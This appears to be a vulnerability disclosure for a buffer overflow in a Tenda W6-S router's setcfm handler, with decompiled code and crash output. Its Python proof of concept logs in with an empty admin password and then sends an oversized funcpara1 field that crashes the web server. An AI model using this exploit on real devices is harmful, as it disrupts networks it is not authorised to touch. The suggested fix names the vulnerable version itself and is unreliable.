CVE Report - Buffer Overflow Vulnerability in Tenda w6_s_v1.0.0.4_510_en Routers

Vulnerability Title

Buffer Overflow Vulnerability in w6_s_v1.0.0.4_510_en Router.

Vulnerability Description

Tenda w6_s_v1.0.0.4_510_en devices have a Buffer Overflow vulnerability in the setcfm function,which allows remote attackers to cause web server crash via parameter funcpara1 passed to the binary through a POST request.


POC

```
import requests

target_url = 'http://172.17.0.8/login/Auth'

target_headers = {'Host' : '172.17.0.8',
'Content-Length' : '65',
'Accept' : '*/*',
'X-Requested-With' : 'XMLHttpRequest',
'User-Agent' : 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36',
'Content-Type' : 'application/x-www-form-urlencoded; charset=UTF-8',
'Origin' : 'http://172.17.0.8',
'Referer' : 'http://172.17.0.8/main.html',
'Accept-Encoding' : 'gzip, deflate',
'Accept-Language' : 'en-US,en;q=0.9',
'Cookie' : 'user=',
'Connection' : 'close'}
p1 = 'usertype=admin&password=&time=2022;7;6;14;9;6&username='

requests.post(target_url, headers = target_headers, data = p1, verify = False, timeout = 1)

target_url = 'http://172.17.0.8/goform/setcfm'
```


```
target_headers = {'Host' : '172.17.0.8',
'Content-Length' : '295',
'Accept' : '*/*',
'X-Requested-With' : 'XMLHttpRequest',
'User-Agent' : 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63
Safari/537.36',
'Content-Type' : 'application/x-www-form-urlencoded; charset=UTF-
8',
'Origin' : 'http://172.17.0.8',
'Referer' : 'http://172.17.0.8/main.html',
'Accept-Encoding' : 'gzip, deflate',
'Accept-Language' : 'en-US,en;q=0.9',
'Cookie' : 'user=',
'Connection' : 'close'}

data = {
    'funcname':'save_list_data',
    'funcpara1':'a'*1000,
    'funcpara2' : 'a',
}

requests.post(target_url, headers = target_headers, data = data,
verify = False, timeout = 1)
```

Cause Analysis

The websGetVar function accepts external data. The user affects v12 by setting the funcpara1 value. After sprintf splicing, it enters v10 cause crash.




```
{
  if ( strcmp(v6, "save_list_data") )
  {
    if ( strcmp(v6, "LoadDhcpService") && !strcmp(v6, "changelanip") )
    {
      GetValue("lan.ip", v16);
      GetValue("lan.mask", v17);
      v5 = (const char *)websGetVar(a1, "funcpara1", byte_4A76C4);
      v4 = (const char *)websGetVar(a1, "funcpara2", byte_4A76C4);
      changelanip(v5, v4, v16, v17);
    }
  }
  else
  {
    v5 = (const char *)websGetVar(a1, "funcpara1", byte_4A76C4);
    v4 = (const char *)websGetVar(a1, "funcpara2", byte_4A76C4);
    save_list_data(v5, v4, 126);
```



```
int __fastcall save_list_data(const char *a1, const char *a2, char a3)
{
  int result; // $v0
  char *i; // $v0
  int v5; // [sp+18h] [+18h]
  int v6; // [sp+18h] [+18h]
  int v7; // [sp+18h] [+18h]
  char *v8; // [sp+1Ch] [+1Ch]
  char *v9; // [sp+20h] [+20h]
  char v10[64]; // [sp+24h] [+24h] BYREF
  _BYTE v11[256]; // [sp+64h] [+64h] BYREF
  char v12[12]; // [sp+164h] [+164h] BYREF

  memset(v10, 0, sizeof(v10));
  memset(v11, 0, sizeof(v11));
  if ( strlen(a2) >= 5 )
  {
    v6 = 1;
    v9 = (char *)a2;
    for ( i = strchr(a2, a3); ; i = strchr(v8 + 1, a3) )
    {
      v8 = i;
      if ( !i )
        break;
      *i = 0;
      memset(v10, 0, sizeof(v10));
      sprintf(v10, "%s.list%d", a1, v6);
```

Attack effect



```
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
Segmentation fault (core dumped)
```

Suggested Fix

It is recommended to update to the version of w6_s_v1.0.0.4_510_en router to fix this vulnerability.